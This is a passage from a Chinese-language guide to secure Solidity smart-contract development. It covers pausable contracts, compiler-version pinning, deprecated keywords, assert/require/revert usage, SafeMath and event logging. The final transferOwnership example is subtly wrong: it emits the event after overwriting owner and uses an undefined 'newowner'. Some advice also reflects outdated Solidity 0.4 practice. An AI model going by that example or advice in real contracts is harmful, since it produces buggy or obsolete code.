 \_;  
 }  
   
 function pause() onlyOwner whenNotPaused public {  
 paused = true;  
 emit Pause();  
 }  
   
 function unpause() onlyOwner whenPaused public {  
 paused = false;  
 emit Unpause();  
 }  
}  
  
contract StandardToken is Pausable {  
  
 function transfer(address \_to, uint256 \_value) public whenNotPaused returns (bool) {  
 //...  
 }  
  
 function transferFrom(address \_from, address \_to, uint256 \_value) public whenNotPaused returns (bool) {  
 //...  
 }  
}

### 4. 以太坊最新安全规范

Solidity  
0.4.22以及以上的编译器版本，构造函数建议声明方式：constructor() public {}

Solidity 0.4.21以及以上的编译器版本，触发事件建议采用：emit Transfer()

### 5.对编译器版本的说明

建议固定编译器版本,即pragma solidity 0.4.8，然后使用对应编译器版本编译发布合约。固定编译器版本有助于确保合约不会被用于最新的可能还有bug未被发现的编译器去部署。智能合约也可能会由他人部署，而pragma标明了合约作者希望使用哪个版本的编译器来部署合约。

### 6.弃用项

Solidity处于不断的更新迭代中，在此过程存在部分表达式弃用，开发者不应在弃用之后的版本使用它们。

suicide 在0.4.3版本已弃用，使用selfdestruct 替代

callcode在0.4.12版本已弃用

throw在0.4.13版本已弃用，使用revert替代

sha3在0.4.17版本会弹出已弃用警告，使用keccak256 替代

var在0.4.20版本已弃用

msg.gas在0.4.22已弃用，使用gasleft()替代

constant 作为函数状态修饰符在0.4.24已弃用，使用view代替

years在0.4.24已弃用

### 7. 误用assert、require、revert、throw

Solidity官方对assert、require、revert、throw的介绍如下：

Solidity  
使用状态恢复异常来处理错误。这种异常将撤消对当前调用（及其所有子调用）中的状态所做的所有更改，并且还向调用者标记错误。  
函数 assert 和 require  
可用于检查条件并在条件不满足时抛出异常。assert  
函数只能用于测试内部错误，并检查非变量。 require  
函数用于确认条件有效性，例如输入变量，或合约状态变量是否满足条件，或验证外部合约调用返回的值。  
如果使用得当，分析工具可以评估你的合约，并标示出那些会使 assert  
失败的条件和函数调用。 正常工作的代码不会导致一个 assert  
语句的失败；如果这发生了，那就说明出现了一个需要你修复的 bug。

还有另外两种触发异常的方法：revert  
函数可以用来标记错误并恢复当前的调用。 revert  
调用中包含有关错误的详细信息是可能的，这个消息会被返回给调用者。已经不推荐的关键字  
throw 也可以用来替代 revert() （但无法返回错误消息）。

在内部， Solidity  
对一个 require 式的异常执行回退操作（指令 0xfd ）并执行一个无效操作（指令 0xfe ）来引发 assert 式异常。  
在这两种情况下，都会导致 EVM  
回退对状态所做的所有更改。回退的原因是不能继续安全地执行，因为没有实现预期的效果。  
因为我们想保留交易的原子性，所以最安全的做法是回退所有更改并使整个交易（或至少是调用）不产生效果。  
请注意， assert 式异常消耗了所有可用的调用 gas ，而从 Metropolis  
版本起 require 式的异常不会消耗任何 gas。

适合使用Require的场景：

1. 验证用户输入：require(\_to != address(0));
2. 验证外部合约返回值：require(external.send(amount)) ;
3. 验证执行代码的前提条件：require(allowed[\_from][msg.sender] >= \_value);
4. require应该经常使用
5. require一般位于函数的开头处

适合用assert的场景：

1. 溢出检查：c=a+b;assert(c>=a);
2. 检查常数：assert(this.balance >= totalBalance)
3. 执行操作后验证状态
4. 避免绝对不应该出现的状况
5. assert不应经常使用（触发异常会消耗所有gas）
6. assert一般位于函数结尾处

revert和require类似，可以用于复杂逻辑的场景

适合用revert的场景:

1. 处理与 require() 同样的类型，但是需要更复杂处理逻辑的场景
2. 如果有复杂的 if/else 逻辑流，那么应该考虑使用 revert() 函数而不是require()。记住，复杂逻辑意味着更多的代码。

throw已弃用

* 参考资料
  + [Error handling: Assert, Require, Revert and  
    Exceptions](https://solidity.readthedocs.io/en/v0.4.24/control-structures.html#error-handling-assert-require-revert-and-exceptions)
  + [Solidity Learning: Revert(), Assert(), and Require() in  
    Solidity, and the New REVERT Opcode in the  
    EVM](https://medium.com/blockchannel/the-use-of-revert-assert-and-require-in-solidity-and-the-new-revert-opcode-in-the-evm-1a3a7990e06e)

### 8.SafeMath使用建议

为了避免开发人员忽略对溢出的检查，建议使用SafeMath。

下面是OpenZeppelin编写的[SafeMath](https://github.com/OpenZeppelin/openzeppelin-solidity/blob/master/contracts/math/SafeMath.sol)库

pragma solidity ^0.4.24;  
  
/\*\*  
 \* @title SafeMath  
 \* @dev Math operations with safety checks that throw on error  
 \*/  
library SafeMath {  
  
 /\*\*  
 \* @dev Multiplies two numbers, throws on overflow.  
 \*/  
 function mul(uint256 a, uint256 b) internal pure returns (uint256 c) {  
 // Gas optimization: this is cheaper than asserting 'a' not being zero, but the  
 // benefit is lost if 'b' is also tested.  
 // See: https://github.com/OpenZeppelin/openzeppelin-solidity/pull/522  
 if (a == 0) {  
 return 0;  
 }  
  
 c = a \* b;  
 assert(c / a == b);  
 return c;  
 }  
  
 /\*\*  
 \* @dev Integer division of two numbers, truncating the quotient.  
 \*/  
 function div(uint256 a, uint256 b) internal pure returns (uint256) {  
 // assert(b > 0); // Solidity automatically throws when dividing by 0  
 // uint256 c = a / b;  
 // assert(a == b \* c + a % b); // There is no case in which this doesn't hold  
 return a / b;  
 }  
  
 /\*\*  
 \* @dev Subtracts two numbers, throws on overflow (i.e. if subtrahend is greater than minuend).  
 \*/  
 function sub(uint256 a, uint256 b) internal pure returns (uint256) {  
 assert(b <= a);  
 return a - b;  
 }  
  
 /\*\*  
 \* @dev Adds two numbers, throws on overflow.  
 \*/  
 function add(uint256 a, uint256 b) internal pure returns (uint256 c) {  
 c = a + b;  
 assert(c >= a);  
 return c;  
 }  
}

在合约中使用SafeMath示例

contract Token {  
 using SafeMath for uint256; //引用SafeMath  
   
 function transferFrom(  
 address \_from,  
 address \_to,  
 uint256 \_value  
 )  
 public  
 returns (bool)  
 {  
 require(\_to != address(0));  
 require(\_value <= balances[\_from]);  
 require(\_value <= allowed[\_from][msg.sender]);  
  
 balances[\_from] = balances[\_from].sub(\_value);//减法使用SafeMath  
 balances[\_to] = balances[\_to].add(\_value);//加法使用SafeMath  
 allowed[\_from][msg.sender] = allowed[\_from][msg.sender].sub(\_value);//减法使用SafeMath  
 emit Transfer(\_from, \_to, \_value);  
 return true;  
 }  
}

### 9.Event事件记录

事件是以太坊虚拟机(EVM)日志基础设施提供的一个便利接口。当被发送事件（调用）时，会触发参数存储到交易的日志中（一种区块链上的特殊数据结构）。这些日志与合约的地址关联，并记录到区块链中.来捋这个关系：区块链是打包一系列交易的区块组成的链条，每一个交易“收据”会包含0到多个日志记录，日志代表着智能合约所触发的事件。

所以，关键事件应有Event记录，为了便于运维监控，除了转账，授权等函数以外，其他操作也需要加入详细的事件记录，如转移管理员权限、其他特殊的主功能。

* 例如：

function transferOwnership(address newOwner) onlyOwner public {  
 owner = newOwner;  
 emit OwnershipTransferred(owner, newowner);  
}

## 推荐阅读

* [以太坊智能合约 ------  
  最佳安全开发指南](https://github.com/ConsenSys/smart-contract-best-practices/blob/master/README-zh.md)
* [以太坊官方Wiki-Safety](https://github.com/ethereum/wiki/wiki/Safety)